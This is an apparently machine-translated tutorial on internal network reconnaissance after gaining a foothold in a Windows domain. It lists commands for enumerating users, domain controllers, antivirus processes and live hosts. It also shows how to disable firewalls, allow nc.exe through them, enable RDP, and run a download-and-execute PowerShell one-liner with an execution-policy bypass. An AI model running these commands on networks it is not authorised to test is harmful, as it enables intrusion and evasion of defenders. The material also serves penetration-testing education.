Internal Network Security: From Beginner to Prison—Knowledge—Internal Network Information Detection and Collection
Internal network security learning from beginner to prison: collecting basic information about workgroups and domains, checking the local host, enabling remote connection services, gathering domain information, identifying domain controllers, and detecting live hosts and open ports.
Read in Chinese→Internal Network Security: From Beginner to Prison—Knowledge—Internal Network Information Collection
Internal Network Information Collection—Basic Workgroup and Domain Information
-
Internal Network Security: From Beginner to Prison—Knowledge—Internal Network Information Collection
-
Prerequisites
The PowerShell scripts used in this article can be downloaded separately.
https://github.com/PowerShellMafia/PowerSploit
0x01 Local Host Inspection—First, Find Out Who I Am
Hosts within a domain are generally deployed in batches, so examining our own host will give us a good idea of what the others are like.
First, check the IP address, network adapters, internal and external network configuration, IP ranges, and DNS, and make a record of them.
ipconfig /allView the user list
net userView online users
query user || qwinsta

View local administrators
net localgroup administrators
```
View administrator processes```
tasklist /v
```
Domain administrator process `hack\adminishtartor`

There are also some common antivirus products:
| 360sd…EXE | 360 |
| --- | --- |
| 360tray.EXE | 360 |
| ZHUDONGFANGYU.EXE | 360 |
| KSAFETRAY.EXE | Kingsoft |
| MACAFEE MCSHIELD.EXE | McAfee |
| AVP.EXE | Kaspersky |
| AVGGUARD.EXE | Avira |
| EGUI.EXE | Nod32 |
- View processes as well```
wmic process list brief- View ports
netstat -anosysteminfo 或者 wmic qfe get Caption,Description,HotFixID,InstalledOn-
View the list of shares
net share wmic share get name,path,status
(1) Disable the firewall
For Windows Server 2003 and earlier versions:
netsh firewall set opmode disableFor versions later than Windows Server 2003, use the following command:
netsh advfirewall set allprofiles state off- Modify the firewall configuration
On Windows Server 2003 and earlier versions, use the following command to allow all connections for a specified program:
netsh firewall add allowedprogram c:\nc.exe “allow nc” enable
For versions later than Windows Server 2003, proceed as follows:
To allow inbound connections for a specified program, use the following command:
  netsh advfirewall firewall add rule name="pass nc" dir=in action=allow
program="C: \nc.exe" To allow outbound connections for a specified program, use the following command:
  netsh advfirewall firewall add rule name="Allow nc" dir=out action=allow
  program="C: \nc.exe"
To allow traffic through port 3389, use the following command:
netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in
  localport=3389 action=allow
Querying and Enabling Remote Connection Services
View the remote connection port
REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /V PortNumber
```
Enable port 3389 in Windows Server 2003```
wmic path win32_terminalservicesetting where (__CLASS !="") call setallowtsconnections 1Enable port 3389 in Windows Server 2008 and Windows Server 2012
Generally, the first two commands are enough to enable it.
wmic /namespace:\\root\cimv2\terminalservices path win32_terminalservicesetting where (__CLASS !="") call setallowtsconnections 1


wmic /namespace:\\root\cimv2\terminalservices path win32_tsgeneralsetting where (TerminalName='RDP-Tcp') call setuserauthenticationrequired 1


reg add "HKLM\SYSTEM\CURRENT\CONTROLSET\CONTROL\TERMINAL SERVER" /v fSingleSessionPerUser /t REG_DWORD /d 0 /f
Query the list of domain controllers
Net group "Domain Controller" /domainCollect the administrator list
Net group "Domain admins" /domain
- List or disconnect sessions between the local computer and connected clients
net session
0x02 Collecting Information Within the Domain
Querying Current Permissions
- Obtain the domain SID
whoami /all- Query detailed information about a specified account.
net user XXX /domainDetermining Whether a Domain Exists
This primarily uses:
ifconfig /all
systeminfo
net view /domain   			查询域
net view /domain:XXX    查询此域内所有计算机
net group /domain				查询域内所有用户
net config workstation
net time /domain
net group "domain computers" /domain   查询所有域成员计算机

net accounts /domain  获取域密码信息
这个在大型内网,多个域很重要
获取域信任信息
nltest /domain_trustsFinding the Domain Controller
This reveals the domain controller’s computer name.
nltest /DCLIST:hackView the domain controller host
Nslookup -type=SRV _ldap._tcpObtaining User Information Within the Domain
Obtain user information within the domain
net user /domainView existing users
dsquery user0x03 Detecting Live Hosts on the Internal Domain Network
Live Host Scanning
Key points for internal network detection:
- Avoid high-traffic attack tools and graphical tools
- Avoid operations likely to trigger antivirus software
- Use built-in system components whenever possible
- Scan multiple times during and after working hours to compare network conditions
- Use NetBIOS to quickly detect hosts on the internal network
Netbios.exe 192.168.0.1/24- Use the ICMP protocol to quickly detect hosts on the internal network—the ping command is mainly used, and it is normal for some hosts not to respond
for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.1.%I | findstr "TTL="- Detect hosts on the internal network through ARP scanning
arp-scan 工具
Arp.exe –t 192.168.1.0/20

Nishang 中的 Invoke-ARPScan.ps1扫描
powershell.exe -exec bypass -Command "& {Import-Module C:\windows\temp\Invoke-ARPScan.ps1; Invoke-ARPScan -CIDR 192.168.1.0/24}" >> C:\windows\temp\log.txt

Empire 中的 arpsan 模块
usemodule situational_awareness/network/arpscan
set Range 192.168.1.0-192.168.0.254
execute- Scan using TCP and UDP tools
ScanLine is a classic port-scanning tool. It is small and relatively unobtrusive.
scanline -h -t 22,80-89,110,389,445,3389,1099,1433,2049,6379,7001,8080,1521,3306,3389,5432 -u 53,161,137,139 -O c:\windows\temp\log.txt -p 192.168.1.1-254 /bPort Scanning Within the Domain
WMI and PowerShell tools are recommended because they are less noisy.
S Scanner
Metasploit includes a variety of port-scanning techniques and integrates well with other scanning tools. Run the “search portscan” command in msfconsole to search for them.
The Invoke-Portscan.ps1 Script in PowerSploit
Its strength lies in fileless scanning, which is very powerful.
It can bypass some antivirus products.
主要机子要联网能连接到 GitHub这个地址powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1');Invoke-Portscan -Hosts 192.168.1.0/24 -T 4 -ports '445,1433,8080,3389,80' -oA c:\windows\temp\res.txt"
```